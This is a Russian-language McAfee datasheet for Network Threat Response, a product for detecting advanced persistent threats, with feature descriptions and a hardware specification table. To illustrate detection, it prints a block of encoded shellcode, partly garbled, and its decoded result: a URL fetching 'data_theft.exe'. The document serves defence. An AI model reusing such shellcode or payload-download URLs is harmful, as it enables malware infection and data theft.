McAfee Network Threat Response

Обнаружение особо сложных вредоносных программ в вашей сети

McAfee® Network Threat Response специализируется на обнаружении единственной и самой важной иголки в стоге сена: постоянной целенаправленной атаки, постепенно и скрытно проникающей в вашу сеть. McAfee Network Threat Response — это набор модулей следующего поколения, специализирующихся на обнаружении пользовательских атак, известных как «постоянные угрозы повышенной сложности» (Advanced Persistent Threats, APT). McAfee Network Threat Response проводит приоритезацию и отбор только тех событий, которые требуют отдельного пристального изучения, что позволяет сократить продолжительность выполнения анализа до нескольких минут. В сочетании с McAfee Global Threat Intelligence™ (McAfee GTI™), решениями McAfee Network Security Platform и McAfee Firewall Enterprise этот продукт дает аналитикам возможность обеспечить защиту от самой опасной угрозы на сегодняшний день: постоянных целенаправленных атак.

Ключевые преимущества

Обнаружение особо сложных вредоносных программ «нулевого дня»

- Постоянные угрозы повышенной сложности (APT)
- Зараженные PDF-файлы
- Боты
- Попутные загрузки
- Попытки социальной инженерии
- Уникальные угрозы, нацеленные исключительно на вашу компанию

Сокращение времени реагирования

- Автоматически обнаруживает вредоносные программы
- Позволяет ускорить анализ сложных угроз, благодаря чему на определение приоритетов уходят не недели, а минуты

Передовые аналитические инструменты для отделов безопасности любого масштаба

- Обнаруживает угрозы, недоступные другим средствам защиты
- Осуществляет захват, регистрацию и запись сетевого трафика для последующего анализа
- Ускоряет анализ устройств для записи сетевых пакетов

Гибкие варианты развертывания

- Виртуальные датчики
- Аппаратные устройства со скоростью обнаружения вредоносного ПО до 2 Гбит/с
- Платформа операторского класса свыше 10 Гбит/с, в которой используются аппаратные устройства SAIC/CloudShield

Простота развертывания

- Установка устройства McAfee Network Threat Response занимает всего несколько минут

Обнаруживает то, что от нас скрывают

Характерным признаком особо сложных вредоносных программ является их способность оставаться невидимыми. McAfee Network Threat Response успешно борется с такими программами с помощью набора инструментов, позволяющих обнаруживать вредоносные PDF-файлы, бот-сети, попутные загрузки и попытки социальной инженерии. К этим инструментам относятся средства эвристической проверки PDF-файлов, базы данных об угрозах в реальном времени, средства проверки типов файлов и средства обнаружения скрытых исполняемых файлов.

McAfee Network Threat Response не только предупреждает о наличии скрытых файлов, но и расшифровывает трафик, предоставляя аналитикам информацию об атаке, что на сегодняшний день невозможно сделать с помощью ни одного другого инструмента.

Обнаруживает явные улики

Если вы хотите знать, кто стрелял, то ищите того, у кого в руках дымящийся пистолет. В случае целенаправленных атак таким «дымящимся пистолетом» является код запуска оболочки (шелл-код).

Шелл-код: до и после

До

```
5858%u10EB%u4B5B%uC933%uB966%u03B8%u3480%uBD0B%uF
%uBEA3%uBDBD%uD9E2%u8D1C%uBDBD%u36BD%uB1FD%uCD36%
%u0355%uBDBF%u2DBD%u455F%u8ED5%uBD8F%uD5BD%uCEE8%
%u36BD%uD755%uE4B8%u2355%uBDBF%u5FBD%uD544%uD3D2%
%u7D38%uAEC8%uD2D5%uBDD3%uD5BD%uCFC8%uD0D1%u36E9%
%uE4BC%uD355%uBDBF%u5FBD%uD544%u8ED1%uBD8F%uCED5%
%uBDBD%u5536%uBCD7%u55E4%uBFF2%uBDBD%u445F%u513C%
%uBDBD%uBDD7%uA7D7%uD7EE%u42BD%uE1EB%u7D8E%u3DFD%
%uD893%uF97A%uB9BE%uD8C5%uBDBD%u748E%uECEC%uEAEE%
%u3EBD%uBD45%u1E54%uBDBD%u2DBD%uBDD7%uBDD7%uBED7%
%uFB36%u5599%uBCBC%uBDBD%uFB34%uD7DD%uEDBD%uEB42%
%uD7BD%uD7BD%uD7B9%uEDBD%uEB42%uD791%uD7BD%uD7BD%
1C56%uA286%u5AC8%u36E3%u99E3%u60BE%u36DB%uF6B1%uE
:316%u7EE4%u6055%u4241%u0F42%u5F4F%u8449%uC05F%u6
1262%uDE06%u6C34%uECF2%u07FD%u1DC2%u2AD8%uA376%uD
7F11%uF6A4%u79BC%uA230%uEAC9%uB0DB%uFE42%u1103%uC
)BA0%u0584%u69D4%u03A6%uDBC2%u411D%u8A14%u2510%uA
15db%uc9c9%u87cd%u9292%u93ca%u8fcc%u93c9%ud3d4%ud
```

После

http://w.hack.info/data_theft.exe

Шелл-код — набор инструкций для заражения устройства и управления им с помощью вредоносной программы. В решении McAfee Network Threat Response используются инновационные эвристические средства обнаружения шелл-кода, не требующие наличия информации о постоянно меняющейся вредоносной нагрузке.

Собирает разрозненные фрагменты в единое целое

Шелл-код проникает в сеть по частям и дожидается подходящего момента для выполнения кода и продолжения атаки. McAfee Network Threat Response имеет уникальную способность разоблачать такие медленно разворачивающиеся атаки, обнаруживая и постепенно собирая проникающие в сеть части кода. Это единственное решение, позволяющее собирать в единое целое фрагменты угроз, один за другим медленно проникающие в вашу сеть.

Сокращает продолжительность выполнения анализа до минут

Решения для захвата сетевой информации с целью проведения компьютерно-технических экспертиз позволяют аналитикам анализировать прошлый трафик и определять как основную причину вредоносного события, так и вероятные его последствия. McAfee Network Threat Response позволяет ускорить этот анализ благодаря возможности импортировать PCAP-файлы. Во время анализа сохраненного трафика с помощью аналитических модулей McAfee Network Threat Response происходит расшифровывание скрытого трафика и выявление основных признаков атаки, что позволяет аналитику подтвердить опорные точки начала расследования и сэкономить несколько дней работы.

Обеспечивает максимальную эффективность работы специалистов по безопасности

Традиционные устройства защиты ежедневно генерируют огромное количество событий, из которых только небольшая часть является признаками целенаправленной атаки. McAfee Network Threat Response точно определяет целенаправленные атаки и позволяет аналитикам за считанные минуты создавать полные описания событий, позволяющие принимать конкретные меры. Благодаря использованию McAfee Network Threat Response один аналитик может выполнять работу целого отдела из двадцати аналитиков.

Использует глобальные данные об угрозах для обеспечения локальной защиты


McAfee GTI собирает информацию с сотен миллионов устройств по всему миру, что позволяет обнаруживать не только центры управления бот-сетями, но и серверы, являющимися источниками распространения вредоносных программ на начальной стадии заражения. Доступ к нашим огромным банкам данных о репутации позволяет McAfee Network Threat Response обнаруживать случаи обмена информацией с известными источниками риска в любой точке планеты, что дает нам возможность быстро обнаруживать потенциальные угрозы.

Нейтрализует все аспекты APT

McAfee Network Threat Response является первой в отрасли технологией, дающей вам возможность успешно бороться с угрозами APT в сети вашей организации. Являясь платформой для анализа угроз и проведения компьютерно-технических экспертиз, решение McAfee Network Threat Response позволяет обнаруживать особо сложные вредоносные программы, проводить внеполосную проверку трафика и выявлять новые, неизвестные атаки, невидимые для всех других технологий защиты. Оно обнаруживает угрозы APT, боты, троянские программы, сценарии и шелл-код, захватывает их вредоносную нагрузку и проводит глубокий анализ, позволяющий полностью понять их происхождение, выбранные ими векторы заражения и используемые ими уязвимости. McAfee Network Threat Response расшифровывает зашифрованную вредоносную нагрузку и собирает в единое целое фрагменты атак, намеренно скрытые от посторонних глаз.

Сбор точной информации о полном масштабе угрозы (начиная с исходного заражения системы и заканчивая кражей данных) позволяет нейтрализовать все аспекты атаки. Кроме того, на основе этих сведений можно создать комплексную стратегию защиты для борьбы с угрозами, которые могут угрожать вашей компании в будущем.

В McAfee Network Threat Response используются результаты непрерывной работы по изучению эволюционирующих технологий атаки. Целью этой работы является разработка самых современных решений защиты, позволяющих экономить ваше время и оптимально соответствовать масштабу вашей сети.



Технические характеристики решения McAfee Network Threat Response

Номер модели	A50VM	A50	A100	A200	ACC
Функция	Виртуальное устройство-датчик	Устройство датчиков	Устройство датчиков	Устройство датчиков	Аппаратная консоль управления
Пропускная способность	200 Мбит/с	500 Мбит/с	1 Гбит/с	2 Гбит/с	до 10 датчиков
Порты					
Порты датчиков, Ethernet 10/100/1000	—	4	3	5	—
Порты управления, 10/100/1000	—	1	1	1	1
Режим работы					
Подключение к McAfee Network Security Platform серии M	Да	Да	Да	Да	—
Отслеживание порта SPAN	Да	Да	Да	Да	—
Виртуальная машина	Да	—	—	—	—
Аппаратное обеспечение					
Сервер Intel	—	SR1630HGPRX	SR1625URSAS	SR1625URSAS	SR1625URSAS
Ядра ЦП	—	4	4	8	8
Процессор	—	1	1	2	2
Память	—	2 ГБ	6 ГБ	12 ГБ	12 ГБ
Жесткие диски	—	500 ГБ	2 x 300 ГБ	4 x 300 ГБ	4 x 300 ГБ
Операционная система	—	RHEL5	RHEL5	RHEL5	RHEL5
Высокая степень доступности					
Резервное питание	—	Нет	Да	Да	Да
Уровень RAID	—	SATA	RAID1	RAID10	RAID10
Физические характеристики					
Конструкция	Виртуальная машина	1U	1U	1U	1U
Габариты корпуса	—	4,31 x 43 x 64,79 см (В x Ш x Г)	4,31 x 43 x 66,54 см (В x Ш x Г) (без кабельного органайзера)	4,31 x 43 x 66,54 см (В x Ш x Г) (без кабельного органайзера)	4,31 x 43 x 66,54 см (В x Ш x Г) (без кабельного органайзера)
Размеры при транспортировке	—	59,18 x 106,17 x 21,84 см (ш x д x в)	59,18 x 106,17 x 21,84 см (ш x д x в)	59,18 x 106,17 x 21,84 см (ш x д x в)	59,18 x 106,17 x 21,84 см (ш x д x в)
Вес	—	около 19,73 кг	около 24,72 кг	около 25,4 кг	около 25,4 кг
Энергопотребление	1–2 модуля электропитания по 650 Вт				
Мощность на входе	Переменный ток 110–220 В; автоматический выбор напряжения				
Рабочая температура	От +10 °C до +35 °C; скорость изменения температуры не должна превышать 10 °C в час				
Температура в нерабочем состоянии:	-40 °C – +70 °C				

Продолжение на следующей странице

McAfee

Технические характеристики решения McAfee Network Threat Response

Влажность в нерабочем состоянии:	90 %, без конденсации при температуре 35 °C
Соответствие продукта нормам безопасности	UL 60950 — CSA 60950 (США и Канада), EN 60950 (Европа), IEC 60950 (международный стандарт), сертификат и отчет СБ МЭКСЭ, IEC 60950 (отчет, содержащий все отклонения, принятые в отдельных странах), сертификат GS (Германия), сертификат соответствия ГОСТ Р 50377-92 (Россия), Белорусский сертификат (Белоруссия), Украинский сертификат (Украина), Директива по низковольтному оборудованию 73/23/EEC (Европа), сертификат IRAM (Аргентина)
Электромагнитная совместимость продукта — совместимость класса A	FCC/ICES-003 — контроль излучения (США и Канада), CISPR 22 — излучение (международный стандарт), EN 55022 — излучение (Европа), EN 55024 — восприимчивость (Европа), EN 61000-3-2 — гармоники (Европа), EN 61000-3-3 — колебания напряжения (Европа), Директива 89/336/EEC по электромагнитной совместимости (Европа), VCCI — излучение (Япония), AS/NZS 3548 — излучение (Австралия и Новая Зеландия), BSMI CNS 13438 — излучение (Тайвань), ГОСТ Р 29216-91 — излучение (Россия), ГОСТ Р 50628-95 — восприимчивость (Россия), Белорусский сертификат (Белоруссия), Украинский сертификат (Украина), сертификат КСС (электромагнитные помехи) (Корея)

ООО «МакАфи Рус»
Адрес: Москва, Россия, 123317
Пресненская набережная, 10
Бизнес центр «Башни на набережной»
4ый этаж, офис 405 – 409
Телефон: +7 (495) 967 76 20
Факс: +7 (495) 967 76 00
www.McAfee.ru

31101ds_ntr_1011